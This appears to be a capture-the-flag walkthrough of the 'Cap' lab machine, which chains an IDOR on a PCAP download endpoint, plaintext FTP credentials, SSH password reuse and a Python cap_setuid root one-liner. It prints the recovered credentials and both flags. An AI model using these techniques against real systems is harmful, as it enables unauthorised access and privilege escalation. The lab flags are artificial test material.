The Machine
Cap is a Linux machine running a Python/Gunicorn-based security dashboard. The dashboard lets authenticated users run network captures and download the resulting PCAP files. The intended path is IDOR on the download endpoint, then credential extraction from the captured traffic, then Linux capability abuse for root.
It covers two of the most common real-world findings in web application assessments: insecure direct object references and plaintext protocol credential capture. The privilege escalation via Linux capabilities is a reminder to always run getcap as part of post-foothold enumeration. find -perm -4000 finds SUID bits. It does not find capabilities. They are a separate check.
| Port | Service | Notes |
|---|---|---|
21 | FTP (vsftpd 3.0.3) | Anonymous login disabled |
22 | SSH (OpenSSH 8.2p1) | Shell vector once credentials obtained |
80 | HTTP (Gunicorn) | Security dashboard. IDOR entry point |
Enumeration
Two-phase nmap. Wide coverage first, then a targeted service scan on all open ports.
$ nmap -p- --min-rate 1000 -oN cap-all-ports.txt 10.129.26.15
$ ports=$(grep open cap-all-ports.txt | cut -d '/' -f1 | tr '\n' ',' | sed 's/,$//')
$ nmap -p $ports -sC -sV --min-rate 1000 -oN cap-service-scan.txt 10.129.26.15
Three open ports: FTP, SSH, and HTTP. FTP is the natural first test. Anonymous login is frequently enabled on HTB Linux machines.
$ ftp 10.129.26.15
Anonymous login rejected. FTP requires credentials. The web application on port 80 is the next target.
Web Application: Security Dashboard

The dashboard is a security monitoring web app. The interface is already authenticated as nathan. A network capture feature generates PCAP files and serves them at a predictable URL:
http://10.129.26.15/data/1A sequential integer ID. No ownership validation visible in the response. That is an IDOR waiting to be tested.
Foothold
IDOR: /data/0
The current session generates /data/1. Decrementing the ID to /data/0 retrieves a capture from an earlier session belonging to a different user. The server returns it with no error, no redirect, and no authorisation check.

PCAP files are stored at sequential integer IDs with no ownership check. Any authenticated user can retrieve any other user's packet capture by decrementing the ID. This is OWASP A01:2021 (Broken Access Control). Session ID 0 contains traffic from a privileged user's earlier session.
PCAP Analysis: FTP Credentials in Plaintext
Open 0.pcap in Wireshark and apply an FTP display filter to isolate the control channel traffic:
Wireshark filter: ftp
Follow the TCP stream on any FTP packet to view the full authentication exchange:

220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.FTP transmits credentials as raw ASCII over port 21. The username nathan and password Buck3tH4TF0RM3! are visible in full in the TCP stream. Combined with the IDOR, anyone who can reach the /data/0 endpoint owns these credentials.
SSH with Recovered Credentials
FTP credentials recovered. SSH is open on port 22. Password reuse is common. Test it immediately:
$ ssh nathan@10.129.26.15
FTP credentials accepted on SSH. The same password was reused across two different services. Credential isolation per service is fundamental. A single compromised protocol should not grant access to every other service on the host.
nathan@cap:~$ cat ~/user.txt
2c49d2eedc3084ab2357ae6e1e232f8f
Privilege Escalation: cap_setuid on Python 3.8
nathan@cap:~$ whoami && id
Standard user. No sudo rights, no interesting group memberships. Check Linux capabilities, a separate vector from SUID binaries that is missed by find -perm -4000:
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+epcap_setuid+eip is set on /usr/bin/python3.8. The cap_setuid capability allows the process to call setuid() and change its effective UID to any value, including 0. The +eip flags mean the capability is Effective, Inherited, and Permitted. It is active the moment Python is invoked. No SUID bit. Invisible to find -perm -4000.
With cap_setuid on a scripting runtime, root is a one-liner. Call os.setuid(0) to set the process UID to root, then spawn a shell that inherits it:
nathan@cap:~$ python3.8 -c "import os; os.setuid(0); os.system('/bin/bash')"
root@cap:~# cat /root/root.txt
552527d143bc50662bf065fafa6b2ef2

Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap two-phase scan | FTP 21, SSH 22, HTTP 80 (Gunicorn) identified |
| 2 | FTP anonymous login attempt | Rejected. Credentials required |
| 3 | Web dashboard at port 80 | Security monitoring app, logged in as nathan, PCAP download at /data/<id> |
| 4 | IDOR: GET /data/0 | Privileged session PCAP downloaded with no authorisation check |
| 5 | Wireshark FTP filter + TCP stream | nathan:Buck3tH4TF0RM3! extracted from plaintext FTP session |
| 6 | SSH with FTP credentials | Shell as nathan, user flag captured |
| 7 | getcap -r / 2>/dev/null | cap_setuid+eip on /usr/bin/python3.8 discovered |
| 8 | python3.8 os.setuid(0) one-liner | Root shell, root flag captured |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| IDOR on /data/<id> | Security dashboard PCAP endpoint | Any authenticated user can retrieve any other session's PCAP |
| FTP plaintext credentials | PCAP from session 0 | Username and password recovered from captured traffic |
| Credential reuse across services | nathan account | FTP password valid for SSH, expanding foothold surface |
| cap_setuid on Python 3.8 | /usr/bin/python3.8 | Instant privilege escalation to root via one-liner |
Lessons Learned
- IDOR on sequential numeric IDs is worth testing on every endpoint. Any URL containing an integer is a candidate. Decrement to 0 immediately. The check costs nothing and a high percentage of web applications fail to validate object ownership server-side.
- FTP transmits credentials in cleartext. USER and PASS commands travel as raw ASCII on port 21. If a PCAP exists containing FTP traffic, filter for it immediately. No special decoding required. The credentials are human-readable in the TCP stream.
- Test every recovered credential against every open service before moving on. Credential reuse is extremely common. Buck3tH4TF0RM3! from FTP worked on SSH. Always spray horizontally across all open ports with any newly found credential.
- getcap is a separate check from find -perm -4000. SUID bits and Linux capabilities are two different privilege escalation vectors. Running
find -perm -4000misses capabilities entirely.getcap -r / 2>/dev/nullshould be standard in every post-foothold checklist. - cap_setuid on a scripting runtime is instant root. Python, Ruby, Perl, and similar runtimes with cap_setuid all have the same one-liner exploit: call setuid(0) then spawn a shell. The capability is as dangerous as a SUID bit and significantly less visible.
- The 2>/dev/null pattern is critical on noisy recursive commands. Without it, getcap floods output with permission denied errors from restricted directories. Redirect stderr to keep output clean and catch the real findings.